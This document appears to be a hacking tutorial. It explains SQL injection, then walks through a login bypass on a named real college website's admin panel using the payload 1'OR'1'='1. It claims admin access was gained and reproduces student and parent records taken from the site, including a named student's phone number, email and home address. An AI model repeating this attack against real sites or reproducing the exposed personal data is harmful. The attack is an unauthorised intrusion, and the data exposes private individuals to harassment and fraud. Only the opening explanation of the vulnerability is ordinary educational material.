

SQL INJECTION

What Is SQL Injection :-

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

When Occurs :-

SQL injection attack occurs when:

1. An unintended data enters a program from an untrusted source.
2. The data is used to dynamically construct a SQL query

The main consequences are:

- **Confidentiality:** Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication:** If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization:** If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity:** Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Risk Factors :-

The platform affected can be:


- Language: SQL
- Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

SQL Injection Attack

Step 1 Open <http://www.sourashtracollege.com/index.aspx> in Google Chrome




On this site , there is in admin panel we can access some admin level of privileges.

Using some SQL query we can access.

Let's try to gaining the admin privileges.

Step 2 Open Admin site Of this official **SOURASHTRA COLLEGE**



This is admin site of the SOURASHTRA COLLEGE

Here we can try to add some SQL query.



- Login page with user name and password verification
- Both user name and password field are prone to code injection

CREDENTIALS FOR LOGGING IN NORMALLY


Username	Password
Admin	Admin
Tom	Tom

Executed SQL query when username is **admin** and password is **admin**

Step 3 Execute the admin username & admin password Query




Step 4 Executed SQL query when username is **admin** and password is a **single quote**




It shows the Server Error. We can try more using the SQL Query

Step 5 Executed SQL query when username is **admin** and password is **1'OR'1'='1**




We can see the same error

Step 6 Executed SQL query when username is `1'OR'1'='1` and password is `1'OR'1'='1`



We are successfully logged in as a admin privileges.



We are Doing all the activities that doing admin like Students , Parents & Alumni feedback see.

SOURASHTRA COLLEGE (AUTONOMOUS)
(A Linguistic Minority Co-Educational Institution)
Affiliated to Madurai Kamaraj University
Re-accredited with B-Grade by NAAC

HOME FEED BACK+ CHANGE PASSWORD SIGNOUT

STUDENT FEED BACKS

Add New

Student name	
Janarthanan	VIEW
Kumar	VIEW
Mani	VIEW
Karthick	VIEW
Senthil	VIEW
Raja	VIEW
A. MATHAN KUMAR	VIEW
K.SUBRAMANIAN	VIEW
Priya	VIEW
MITHUN	VIEW
A.G.S.Abishmathi	VIEW
M.Gayathri	VIEW
R. Kasivisvanath	VIEW
C.M.SELVAMANI	VIEW
T.DEEPIKA	VIEW

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Student Feedback Form

Name * Course * Department * Year/Semester *

Mobile * Email-ID * Address *

1. Please give a rating of your course on the following :-

9	8	7	6	5	4	3	2	1
Extremely Good	Very Good	Good	Moderately Good	Moderately	Somehow Tolerable	Poor	Very Poor	Extremely Poor

There are some Personal Information of Students like their Address , Mobile number , Email id.

Same as There are some Parents Personal Information Shown

Students Feedback | Sourashtra College (Autonomous) | Not secure | sourashtracollege.com/FeedBack_Students.aspx?StdID=12

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Student Feedback Form

Name * A.G.S.Abishmathi Course * M.A. Department * English Year/Semester * 2019VV

Mobile * 9159362806 Email-ID * abishmathiappyaah@gmail.com Address * 69, Khanpalayam second street, Madurai-9

1. Please give a rating of your course on the following :-

9	8	7	6	5	4	3	2	1
Extremely Good	Very Good	Good	Moderately Good	Moderately	Somehow Tolerable	Poor	Very Poor	Extremely Poor

30°C Smoke 14:14 08-11-2022

Parents Feedback | Sourashtra College (Autonomous) | Not secure | sourashtracollege.com/ParentsFeedbackForm.aspx?ParID=2

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Parent Feedback Form

Name of Parent * Gopi Mobile * 7474747777 Present Postal Address * mdu

Name of the student * Prem Year * 2015 Class * MBA

PARAMETERS	Excellent	Very Good	Good	Average	Below Average
How is the ambience of the college with respect to the facilities given to your wards?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Do you think that the college environment is conducive for the overall development of your ward?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Is your ward happy with the hostel facilities?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Mention your satisfaction level about the student discipline of the college	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

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THE END